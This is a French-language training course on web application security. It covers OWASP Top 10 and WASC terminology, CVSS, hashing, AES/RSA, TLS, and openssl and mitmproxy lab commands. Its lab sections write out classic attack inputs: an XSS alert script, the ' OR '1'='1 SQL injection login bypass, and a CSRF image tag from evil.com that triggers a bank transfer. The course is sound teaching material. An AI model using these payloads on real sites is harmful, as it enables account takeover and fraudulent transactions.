paul.millet@lameduse.fr

LaMeDuSe

SER : Securité des applications WEB

Version : 10/06/2024

LaMeDuSe

Prérequis

- notions de HTTP, HTML/JS,
- SQL de base,
- administration serveur (Linux/Windows).
- Avoir déjà développer des applications

Objectifs

- Connaître la terminologie standard en sécurité Web.
- Reconnaître les grandes familles de menaces (WASC / OWASP Top10).
- Savoir identifier les failles applicatives, côté client, et de configuration.
- Savoir effectuer les attaques classiques en environnement contrôlé (XSS, SQLi, CSRF) et utiliser OWASP ZAP pour l'analyse.

Tour de table

- Présentation des membres
- Vos attentes vis-à-vis de la formation

Programme de la formation

1. Introduction

1 - Présentation des menaces et vulnérabilités des applications Web

paul.millet@lameduse.fr

LaMeDuSe

SER : Securité des applications WEB

Présentation des menaces et vulnérabilités des applications Web

1. Les termes standardisés de la sécurité Web.
2. Les typologies de menaces selon WASC et OWASP Top 10.
3. Les failles côté serveur, client et configuration.
4. À manipuler des environnements de test pour comprendre les attaques classiques.


Terminologie standardisée en sécurité Web

1. Menace (Threat) : un danger potentiel pouvant exploiter une vulnérabilité pour causer un dommage.
2. Vulnérabilité (Vulnerability) : faiblesse dans un système qui peut être exploitée.
3. Risque (Risk) : probabilité qu'une menace exploite une vulnérabilité et cause un impact.
4. Exploit : moyen technique pour tirer parti d'une vulnérabilité.
5. Surface d'attaque (Attack Surface) : ensemble des points d'entrée exposés aux attaques.
6. Remédiation (Remediation) : mesure pour corriger une vulnérabilité ou réduire le risque.

Terminologie standardisée en sécurité Web

1. Payload : contenu envoyé par un attaquant pour exploiter une vulnérabilité.
2. WASC (Web Application Security Consortium) : classification des menaces web (catégories de risques).
3. OWASP Top 10 : top 10 des risques d'application web (référentiel pratique très utilisé).

Terminologie standardisée en sécurité Web



CVE & Score CVSS

Le CVE est un identifiant unique pour une vulnérabilité. Le score CVSS (Common Vulnerability Scoring System) permet de mesurer sa gravité sur une échelle de 0 à 10.

Score CVSS

1. Base Metrics (fondamentales) → Mesure la gravité intrinsèque
2. AV (Attack Vector) : comment la vulnérabilité peut être exploitée (local, réseau…)
3. AC (Attack Complexity) : complexité de l'attaque (faible ou élevée)
4. PR (Privileges Required) : droits nécessaires pour exploiter
5. UI (User Interaction) : interaction de l'utilisateur nécessaire ?
6. C, I, A (Confidentiality, Integrity, Availability) : impact sur la confidentialité, intégrité et disponibilité
7. Temporal Metrics (temporelles) → Mesure la gravité en fonction des correctifs disponibles et de l'exploitabilité dans le temps.
8. Environmental Metrics (environnementales) → Ajuste le score selon l'impact sur l'organisation ou l'infrastructure cible.

Score CVSS

- On attribue un poids à chaque métrique.
- Une formule combine ces poids pour obtenir un score de 0 à 10, où :
- 0 → aucune gravité
- 10 → vulnérabilité critique

Exemple

- Vulnérabilité accessible depuis Internet (AV: Network)
- Faible complexité (AC: Low)
- Pas de privilèges requis (PR: None)
- Exploitable sans action utilisateur (UI: None)
- Impact complet sur la confidentialité, intégrité et disponibilité (C/I/A: High)
- Score CVSS ≈ 9,8 → critique

WASC Threat Classification

Catégorie WASC	Description
Application Misconfiguration	Mauvaise configuration du serveur ou du logiciel Web.
Authentication & Session Management	Failles dans la gestion des sessions et authentification.
Input Validation	Failles liées à la validation des données envoyées par l'utilisateur.
Data Confidentiality & Integrity	Exposition de données sensibles, fuite ou modification.
Client-Side Security	Vulnérabilités sur le côté client (XSS, CSRF).
Denial of Service (DoS)	Attaques visant à rendre le service indisponible.
HTTP/Transport Security	Vulnérabilités dans le protocole HTTP ou TLS.

http://projects.webappsec.org/w/page/13246978/Threat%20Classification

OWASP TOP 10 2021 (10 failles les plus critique)

OWASP	Description	Exemple
A01:2021 – Broken Access Control	Contrôle d’accès incorrect ou manquant	Accès à des données d’autres utilisateurs
A02:2021 – Cryptographic Failures	Mauvaise gestion de la cryptographie	Stockage de mots de passe en clair
A03:2021 – Injection	Injection SQL, NoSQL, OS, LDAP	' OR '1'='1 dans un formulaire login
A04:2021 – Insecure Design	Failles dans la conception de l’application	Manque de validation côté serveur
A05:2021 – Security Misconfiguration	Mauvaise configuration des serveurs ou du framework	Apache default page exposée
A06:2021 – Vulnerable and Outdated Components	Composants non à jour	Utilisation de bibliothèques JS obsolètes
A07:2021 – Identification and Authentication Failures	Gestion insuffisante des sessions et login	Session fixation
A08:2021 – Software and Data Integrity Failures	Manque de vérification de l’intégrité des données	Scripts JS compromis via CDN
A09:2021 – Security Logging and Monitoring Failures	Pas de journalisation ou alertes	Impossible de détecter intrusion
A10:2021 – Server-Side Request Forgery (SSRF)	Serveur manipulé pour accéder à d’autres services	Requête interne à travers le serveur vulnérable

Failles applicative & côté client

1. Injection : SQLi, LDAP, Command Injection transmettre des données malicieuses à l'application.
2. Protection d'URL : URLs sensibles non protégées.
3. Références directes non sécurisées : accès direct aux fichiers ou ressources sans contrôle.
4. Stockage non sécurisé : secrets en clair, mots de passe stockés sans hachage.
5. XSS (Cross-Site Scripting) : injection de scripts côté client.
6. CSRF (Cross-Site Request Forgery) : exécuter des actions sur un site authentifié à l'insu de l'utilisateur.
7. Phishing : tromper l'utilisateur pour récupérer ses identifiants.

Failles de configuration et DDoS

1. Failles de configuration : comptes par défaut, fichiers accessibles, permissive CORS, répertoires exposés.
2. DDoS (Distributed Denial of Service) : surcharge de service, attaque réseau ou applicative.
3. Web 2.0 : risques liés aux APIs publiques, mashups, JSONP, stockage côté client.

Mashups

Un mashup combine des données provenant de plusieurs sources (APIs, flux RSS, etc.) pour créer une application unique.

Risques :

- Injection de contenu malveillant : une source non fiable peut injecter du JavaScript malicieux.
- Confusion d'origine : mélange de données provenant de différents domaines peut contourner la politique de sécurité du navigateur.
- Fuite de données croisées : si les données d'un service privé sont combinées avec un service public.

TP : Découverte des attaques Web

1. Executer le docker compose
2. XSS réfléchi et stocké
    a. Ouvrir DVWA → Security → Low.
    b. Formulaire de commentaire : entrer <script>alert('XSS');</script>
    c. Observer l’exécution dans le navigateur.
3. Faille frontal HTTP
    a. Ouvrir Juice Shop → login vulnérable → envoyer payload via Burp Suite Repeater : (sur le courses SER)
4. Bypass authentification par injection SQL
    a. DVWA SQL Injection → entrer ' OR '1'='1 comme login
    b. Vérifier accès à l’interface administrateur.

TP : Découverte des attaques Web

1. Analyse d’un site web avec OWASP ZAP
    a. Configurer navigateur pour proxy localhost:8080
    b. Spider → Active scan → export rapport HTML

paul.millet@lameduse.fr

LaMeDuSe

SER : Securité des applications WEB

Technologies liées à la sécurité

1. Expliquer hachage, chiffrement symétrique et asymétrique, et signatures numériques.
2. Connaître le rôle de la PKI, des certificats X.509 et des autorités de certification.
3. Identifier les vulnérabilités liées à TLS/SSL et comprendre la négociation de chiffrement (handshake).
4. Utiliser des outils d'observation du trafic (Wireshark) et un proxy HTTP(S) d'analyse (mitmproxy / OWASP ZAP).
5. Générer clés et certificats de test avec openssl.

Concepts de base : hachage, chiffrement et signature

- Hachage (Hash) : fonction unidirectionnelle transformant un message de longueur arbitraire en une empreinte (digest) de longueur fixe. Propriétés : déterministe, rapide, collision résistante (idéalement). Exemples : MD5, SHA-1, SHA-2 (SHA-256), SHA-3.
  - Usage typique : vérification d'intégrité, stockage d'empreintes, signatures.
- Chiffrement symétrique : même clé pour chiffrer et déchiffrer. Rapide, adapté aux données volumineuses. Ex : AES (Advanced Encryption Standard).
  - Modes : ECB (à éviter), CBC (nécessite IV), GCM (authentifié — recommandé).

Concepts de base : hachage, chiffrement et signature

1. ECB (Electronic Codebook): à éviter
    - Chaque bloc de données est chiffré indépendamment.
    - Problème majeur : motifs répétitifs visibles
    - Même bloc clair → même bloc chiffré.
- Risque : fuite d’information sur la structure des données.
- Exemple visuel : chiffrement d’une image → on voit encore les formes et contours.

Concepts de base : hachage, chiffrement et signature

CBC (Cipher Block Chaining): nécessite IV

- Chaque bloc clair est XORé avec le bloc chiffré précédent avant chiffrement.
- IV (Initialization Vector) : valeur aléatoire utilisée pour le premier bloc afin d'éviter que deux messages identiques produisent le même début chiffré. (Certain logiciel prenne les positions du curseur)

Pourquoi nécessaire ?

- Sans IV, le premier bloc est toujours chiffré de la même manière → fuite d'information.
- Avantages : masque les motifs répétitifs, plus sûr que ECB.
-

Concepts de base : hachage, chiffrement et signature

Chiffrement en mode compteur (CTR) :

- Les blocs de données sont combinés avec un compteur unique pour générer le texte chiffré.
- Permet le parallélisme et la rapidité.

Authentification via Galois Field (GHASH) :

- Calcule un tag d'intégrité sur les données et éventuellement des données additionnelles non chiffrées (AAD).
- Assure que le message n'a pas été modifié pendant le transport.

Avantages:

- Confidentialité + intégrité → protège contre modifications malveillantes.
- Rapide et parallélisable → adapté aux gros volumes de données.
- IV obligatoire → chaque chiffrement doit utiliser un vecteur d'initialisation unique pour éviter les collisions.

Concepts de base : hachage, chiffrement et signature

Plaintext + IV → AES-CTR → Ciphertext

Ciphertext + AAD → GHASH → Tag (authentification)

Le destinataire vérifie le tag avant de chiffrer

Concepts de base : hachage, chiffrement et signature

- Chiffrement asymétrique : paire de clés publique/privée ; la publique chiffre/valide, la privée déchiffre/signe (ou inverse selon usage). Ex : RSA, ECC.
  - Usage typique : échange de clé, signatures, certificats.
- Signature numérique : prouve l'origine et l'intégrité d'un message. Le signataire crée une signature avec sa clé privée ; le destinataire vérifie avec la clé publique.
- PKI (Public Key Infrastructure) : ensemble d'entités et de procédures pour gérer clés publiques et certificats ; comprend CA (autorités racines et intermédiaires), revocation (CRL / OCSP).

Hachages : MD5 et SHA-x (explications + exemples)

- MD5 : produit un digest de 128 bits. Rapide mais cassé pour collision ; ne doit plus être utilisé pour l'intégrité ou la sécurité.
- SHA-1 : digest 160 bits ; vulnérable aux collisions connues (éviter pour les signatures nouvelles).
- SHA-2 : famille comprenant SHA-224, SHA-256, SHA-384, SHA-512. SHA-256 est largement utilisé aujourd'hui.
- SHA-3 : nouvelle famille (Keccak), conçue comme alternative indépendante à SHA-2.

Un digest est une résumé fixe et unique d'un message ou d'un fichier généré par une fonction de hachage cryptographique

Hachages : MD5 et SHA-x (explications + exemples)

```
# Hachage d'une chaîne
echo -n "hello world" | openssl dgst -md5
echo -n "hello world" | openssl dgst -sha1
echo -n "hello world" | openssl dgst -sha256

# Hachage d'un fichier
openssl dgst -sha256 /path/to/file
```

Hachages : MD5 et SHA-x (explications + exemples)

Bonnes pratiques : pour stocker mots de passe, ne jamais utiliser MD5/SHA seul : utiliser un algorithme dédié au hachage de mots de passe (bcrypt, scrypt, Argon2) + sel (salt).

Hachages : MD5 et SHA-x (explications + exemples)

Pourquoi ne pas utiliser MD5/SHA seuls pour les mots de passe

1. Rapidité excessive
   - MD5 et SHA sont conçus pour être rapides.
   - Un attaquant peut tester des millions de combinaisons par seconde (attaque par force brute ou dictionnaire).
2. Pas de protection contre les attaques par tables pré-calculées (rainbow tables)
   - Même si le mot de passe est long, des tables de correspondance hash ↔ mot de passe existent pour MD5/SHA.
   - Résultat : mot de passe “deviné” très rapidement.

Hachages : MD5 et SHA-x (explications + exemples)

- Pas de sel (salt) intégré
  - Si deux utilisateurs ont le même mot de passe → même hash.
  - Le sel (valeur aléatoire ajoutée avant hachage) rend chaque hash unique, même pour le même mot de passe.

Chiffrement symétrique : AES (théorie + exemple pratique)

- AES : algorithme de chiffrement symétrique standard (blocs de 128 bits, clés 128/192/256 bits).
- Modes courants :
  - CBC (Cipher Block Chaining) : nécessite un IV unique par message ; sensible au padding oracle si mal implémenté.
  - GCM (Galois/Counter Mode) : chiffrement authentifié fournissant confidentialité + intégrité (préféré pour le trafic réseau).
- Utilisation : chiffrement de données au repos ou en transit (dans une construction hybride).

Chiffrement symétrique : AES (théorie + exemple pratique)

```
# Générer une clé AES 256 (hex)
openssl rand -hex 32 > key.hex

# Chiffrer un fichier en AES-256-CBC (exemple)
openssl enc -aes-256-cbc -salt -in secret.txt -out secret.txt.enc -pass file:./key.hex

# Déchiffrer
openssl enc -d -aes-256-cbc -in secret.txt.enc -out secret.txt.dec -pass file:./key.hex
```

Remarques : en production utilisez bibliothèques testées (libsodium, OpenSSL TLS stacks) plutôt que openssl enc pour primitives.

Chiffrement asymétrique : RSA (théorie + exemple)

- RSA repose sur la difficulté de factoriser de grands entiers. Taille de clé recommandée : ≥2048 bits (4096 bits pour plus d'anticipation).
- Usage typique : échange de clé (chiffrer une clé de session AES), signatures numériques, certificats.
- Limitation : RSA est lent et ne convient pas au chiffrement de grands fichiers on l'utilise en mode hybride (RSA pour chiffrer clé AES; AES pour données).

Chiffrement asymétrique : RSA (théorie + exemple)

```
# Générer clé RSA 2048 bits
openssl genpkey -algorithm RSA -out rsa_priv.pem -pkeyopt
rsa_keygen_bits:2048
# Extraire la clé publique
openssl rsa -pubout -in rsa_priv.pem -out rsa_pub.pem
# Chiffrer une clé symétrique (fichier key.hex) avec la clé publique
openssl rsautl -encrypt -inkey rsa_pub.pem -pubin -in key.hex -out
key.hex.enc
# Déchiffrer avec la clé privée
openssl rsautl -decrypt -inkey rsa_priv.pem -in key.hex.enc -out key.hex.dec
```

Signature numérique : workflow & exemple

- Principe : on calcule d’abord le haché du message (ex : SHA-256), puis on chiffre ce haché avec la clé privée (signature). La vérification consiste à déchiffrer la signature avec la clé publique et comparer au haché local.
- Usage : attestations d’origine (logs signés), mises à jour logicielles, authentification non-répudiable.

Signature numérique : workflow & exemple


```
# Signer (PKCS#1 v1.5 signature)
openssl dgst -sha256 -sign rsa_priv.pem -out file.sig file.txt

# Vérifier la signature
openssl dgst -sha256 -verify rsa_pub.pem -signature file.sig file.txt
```

PKI, certificats X.509 et autorités de certification

- Certificat X.509 : contient la clé publique, le sujet (CN), la période de validité, extensions (SAN) (domaine), et la signature d'une Autorité de Certification (CA).
- Chaîne de confiance : Certificat serveur signé par CA intermédiaire, qui est lui-même signé par une CA racine de confiance. Les navigateurs ont un store de CA racines (ex : Mozilla CA).
- Revocation : CRL (liste de révocation) et OCSP (Online Certificate Status Protocol).
- EV (Extended Validation) : badge pour entreprises (procédures administratives) concept expliqué, mais non obligatoire pour la sécurité technique.

PKI, certificats X.509 et autorités de certification




Chaîne de confiance : la signature de la CA racine valide les certificats en dessous

TLS / SSL : versions, handshake et vulnérabilités

- SSL v2 / v3 : versions obsolètes et vulnérables (POODLE, etc.). Ne pas utiliser.
- TLS : versions 1.0/1.1 obsolètes ; TLS 1.2 largement déployé ; TLS 1.3 moderne et plus sûr (réduit tour de handshake, retire suites faibles).
- Cipher suites : combinaison d'algorithmes (key exchange, chiffrement, MAC). Préférer suites AEAD (ex : AES-GCM, ChaCha20-Poly1305).
- Attaques historiques : BEAST, POODLE, Heartbleed (OpenSSL), downgrade attacks, weak RC4.
- Bonnes pratiques : TLS 1.2+ avec suites AEAD, HSTS (HTTP Strict Transport Security), PFS (Perfect Forward Secrecy, ex : ECDHE), surveillance de certificats.

TLS / SSL : versions, handshake et vulnérabilités



Après le handshake : session chiffrée (données applicatives)

Techniques d’authentification HTTP

- HTTP Basic Auth : header Authorization: Basic base64(user:pass) — simple, nécessite TLS pour sécurité.
- HTTP Digest Auth : challenger-response, améliore Basic mais peu utilisé aujourd’hui.
- Client Certificate Auth (mTLS) : authentification mutuelle TLS (client présente son certificat) utilisée pour API sensibles ou communication server-to-server.
- OAuth 2.0 / OpenID Connect : framework d’autorisation (tokens Bearer). OAuth n’est pas une spécification d’authentification mais souvent utilisé pour l’authn via OIDC.
- API Keys / Tokens JWT : tokens signés (JWT) pour auth stateless ; attention : ne pas mettre d’informations sensibles dans le payload non chiffré.

Techniques d’authentification HTTP

HTTP Basic (encodage base64)

Authorization: Basic YWRtaW46cGFzc3dvcmQ=

Bearer token (OAuth2)

Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5...

Atelier pratique : observation TLS utilisation d’un proxy d’analyse HTTP

- Observer le handshake TLS et comprendre les messages échangés.
- Inspecter le trafic HTTP(S) en laboratoire via un proxy d’analyse (mitmproxy) et configurer le navigateur pour usage.

```
# Mettre à jour et installer wireshark
sudo apt update
sudo apt install -y wireshark mitmproxy openssl curl
# (Sur macOS, utiliser brew : brew install wireshark mitmproxy openssl)
```

Capturer un handshake TLS avec Wireshark

- Démarrer une capture : ouvrir Wireshark → sélectionner l'interface (ex: lo pour localhost, eth0 ou docker0 si conteneurs) → cliquer sur Start.
- Filtrer : utiliser le filtre tls (ou ssl sur anciennes versions) pour ne voir que les paquets TLS.
- curl -v https://www.example.com/ --resolve www.example.com:443:93.184.216.34
- Observer : repérer ClientHello, ServerHello, Certificate, ServerKeyExchange, ClientKeyExchange, ChangeCipherSpec, Encrypted Handshake Message.
- Notes : si capture sur interface loopback, vous verrez les paquets internes ; pour déchiffrer TLS, il faut les clés privées (pas possible pour serveurs publics).

Capturer un handshake TLS avec Wireshark

Remarque sur déchiffrement : pour déchiffrer TLS dans Wireshark, il faut la clé privée du serveur (utilisable seulement dans un lab contrôlé), ou utiliser TLS pré-master secrets exportés par navigateur via variable d'environnement SSLKEYLOGFILE.

Utiliser mitmproxy pour inspecter HTTPS (lab)

mitmproxy agit comme proxy MITM : il intercepte TLS et présente son propre certificat il faut installer le certificat CA de mitmproxy sur le navigateur de test ou le système.

mitmproxy --listen-port 8080

- Configurer le navigateur pour utiliser proxy HTTP/HTTPS 127.0.0.1:8080.
- Installer le certificat CA mitmproxy :
- Onglet du proxy : http://mitm.it (avec le navigateur configuré) → télécharger et installer le certificat pour le système / navigateur (lab uniquement).
- Visiter un site HTTPS (ex : https://juice-shop:3000 si lab local)
- mitmproxy montrera les requêtes et réponses déchiffrées.
- Exporter une requête : sélectionner une requête → e pour exporter, ou sauvegarder flows (mitmproxy -w flows.mitm).

Utiliser mitmproxy pour inspecter HTTPS (lab)

```
# Lancer en mode proxy SOCKS/http interactif
mitmproxy --listen-port 8080

# Lancer en mode enregistrement automatique
mitmdump -w /tmp/flows && mitmproxy -r /tmp/flows
```

Examiner certificat avec OpenSSL

```
# Obtenir le certificat d'un serveur
openssl s_client -connect www.example.com:443 -servername
www.example.com -showcerts

# Extraire le CN et SANs d'un fichier cert
openssl x509 -in server.crt -noout -text | grep -E "Subject:|DNS:"
```

Atelier pratique : génération de clés & certificats (OpenSSL)

```
# 1. Générer une clé privée RSA 2048 bits
openssl genpkey -algorithm RSA -out server.key -pkeyopt
rsa_keygen_bits:2048

# 2. Créer une CSR (Certificate Signing Request)
openssl req -new -key server.key -out server.csr -subj "/C=FR/ST=Ile-de-
France/L=Paris/O=MonLab/OU=IT/CN=lab.local"

# 3. Auto-signer la CSR pour créer un certificat de test (valide 365 jours)
openssl x509 -req -in server.csr -signkey server.key -out server.crt -days 365

# 4. Vérifier le certificat
openssl x509 -in server.crt -noout -text
```

Atelier pratique : génération de clés & certificats (OpenSSL)

```
<VirtualHost *:443>
    ServerName lab.local
    DocumentRoot /var/www/html

    SSLEngine on
    SSLCertificateFile /path/to/server.crt
    SSLCertificateKeyFile /path/to/server.key

    # HSTS (ex : 1 an)
    Header always set Strict-Transport-Security "max-age=31536000;
includeSubDomains"
</VirtualHost>
```

Schéma : chiffrement hybride (RSA + AES)

Le chiffrement hybride combine les forces : RSA (ou ECDHE) pour protéger la clé de session AES, AES pour le chiffrement efficace des données.

Le flux :

- client génère une clé AES
- chiffre la clé AES avec la clé publique du destinataire (RSA)
- envoie la clé chiffrée + données chiffrées AES
- destinataire déchiffre la clé AES avec sa clé privée (RSA) puis déchiffre les données (AES).

Schéma : chiffrement hybride (RSA + AES)

Données : chiffrées avec AES (clé de session)

Bonnes pratiques

- Toujours forcer TLS 1.2+ et préférer TLS 1.3 si possible.
- Activer PFS (ECDHE).
- Désactiver SSLv2/SSLv3/TLS1.0/TLS1.1 et suites faibles (RC4, 3DES).
- Utiliser certificats signés par une CA reconnue en production (Let's Encrypt, CA commerciale).
- Configurer HSTS et redirection HTTP → HTTPS.
- Ne jamais stocker mots de passe en texte clair : utiliser Argon2/bcrypt/scrypt avec salt.
- Protéger les clés privées (permissions strictes, HSM/Keystore si possible).
- Auditer périodiquement cipher suites et configuration TLS (Qualys SSL Labs).
- Utiliser bibliothèque cryptographique maintenue (pas d'implémentation maison).

Bonnes pratiques

- PFS (Perfect Forward Secrecy) : garantit que la compromission d'une clé privée future ou passée ne permet pas de déchiffrer les anciennes communications.
- ECDHE (Elliptic Curve Diffie-Hellman Ephemeral) : protocole qui fournit PFS en générant une clé de session temporaire pour chaque connexion.

Fonctionnement simplifié

1. Client et serveur négocient une clé de session unique pour cette connexion.
2. La clé n'est jamais stockée et est différente pour chaque session.
3. Même si un attaquant vole la clé privée du serveur demain, il ne pourra pas déchiffrer les sessions passées.

Outils

- Wireshark : capture & analyse réseau.
- mitmproxy / OWASP ZAP / Burp Suite : proxy d’analyse et tests d’application.
- OpenSSL : génération de clés, certificats et tests.
- Let’s Encrypt / Certbot : gestion automatisée de certificats pour production.
- NSS/Keytool : gestion de keystores Java.
- Qualys SSL Labs : test en ligne pour évaluer configuration TLS.
- libsodium, OpenSSL high-level APIs : pour chiffrement moderne et sécurisé.

paul.millet@lameduse.fr

LaMeDuSe

SER : Securité des applications WEB

LaMeDuSe

Technologies liées à la sécurité

1. Identifier et prévenir les failles applicatives classiques (XSS, CSRF, SQL Injection, etc.).
2. Mettre en place des protections côté serveur et côté client.
3. Déployer et tester des protocoles de chiffrement pour sécuriser les communications.
4. Configurer un serveur Web (Apache / IIS) pour une sécurité renforcée.
5. Simuler des attaques sur un environnement de test pour comprendre les mesures défensives.

Protections basiques côté serveur

- Re-post des données : éviter que des actions sensibles soient répétées en utilisant des jetons anti-CSRF et des confirmations côté serveur.
- Time-out et déconnexion automatique : limiter la durée de session pour réduire le risque d'attaque sur session volée.
- Masquer les URL sensibles : ne pas exposer directement les paramètres sensibles dans l'URL (utiliser POST et jetons).
- Validation des données côté serveur : vérifier types, formats, longueur, caractères autorisés pour éviter injections.

Protections basiques côté serveur

Le CSRF est une attaque qui pousse un utilisateur authentifié à exécuter une action non voulue sur un site où il est connecté.
Etapes

- L’utilisateur est connecté à banque.com.
- Il visite un site malveillant evil.com.
- Ce site contient un code qui envoie une requête vers banque.com :
  - <img src="https://banque.com/virement?to=attacker&montant=1000">
- Le navigateur envoie automatiquement les cookies de session → la requête semble provenir de l’utilisateur légitime.

Protections basiques côté serveur

```php
<?php
$email = filter_input(INPUT_POST, 'email', FILTER_VALIDATE_EMAIL);
if (!$email) {
    die("Adresse email invalide !");
}
?>
```

Usurpation d’identité et gestion de session

- Cookies et certificats numériques : stockage sécurisé côté client ; utiliser flags HttpOnly, Secure, et SameSite pour limiter vol ou usage malveillant.
- Session ID et jeton de transaction : chaque session doit avoir un identifiant unique, aléatoire et difficilement prévisible.
- Détournement de session : un attaquant volant un cookie valide peut se faire passer pour l’utilisateur.

Mesures préventives :

- Rotation régulière de l’ID de session (session_regenerate_id() en PHP).
- Expiration et invalidation de session côté serveur après déconnexion.
- Vérification de l’adresse IP et User-Agent si possible.

Usurpation d’identité et gestion de session

Le vol de cookie consiste à s’emparer du cookie de session (ou d’un autre cookie d’authentification) d’un utilisateur pour se faire passer pour lui auprès du site.

Si un attaquant obtient ce cookie, il peut souvent accéder au compte de la victime sans connaître son mot de passe.

Usurpation d’identité et gestion de session

Principales causes

- XSS (Cross-Site Scripting) : un script malveillant injecté côté client lit document.cookie et l’exfiltre.
- Transmission non chiffrée (HTTP) : sniffing réseau (Wi-Fi public) permet d’intercepter les cookies envoyés en clair.
- Malware / ordinateur compromis : logiciel sur la machine lit les fichiers de navigateur.
- Référers / logs mal configurés : fuite de cookie dans des URL ou journaux si les cookies sont envoyés dans des requêtes mal formées.
- Réutilisation ou mauvaise configuration : cookies avec portée (Domain/Path) trop large ou durée de vie trop longue.

Usurpation d’identité et gestion de session

```
setcookie("session_id", session_id(), [
    'expires' => time() + 3600,
    'path' => '/',
    'domain' => 'lab.local',
    'secure' => true,
    'httponly' => true,
    'samesite' => 'Strict'
]);
```

Protections contre les attaques côté client

XSS (Cross Site Scripting) : injection de scripts malveillants côté client via entrées non échappées.

- Types : Reflected, Stored, DOM-based.
- Prévention : échapper les données (htmlspecialchars en PHP), CSP (Content Security Policy).

Protections contre les attaques côté client

Reflected XSS (non persistant)

- Le code malveillant est injecté dans la requête HTTP (ex. : paramètre d'URL) et renvoyé directement par le serveur dans la réponse.
- L'attaque se déclenche quand la victime clique sur un lien piégé.
- https://site.com/search?q=alert('XSS')

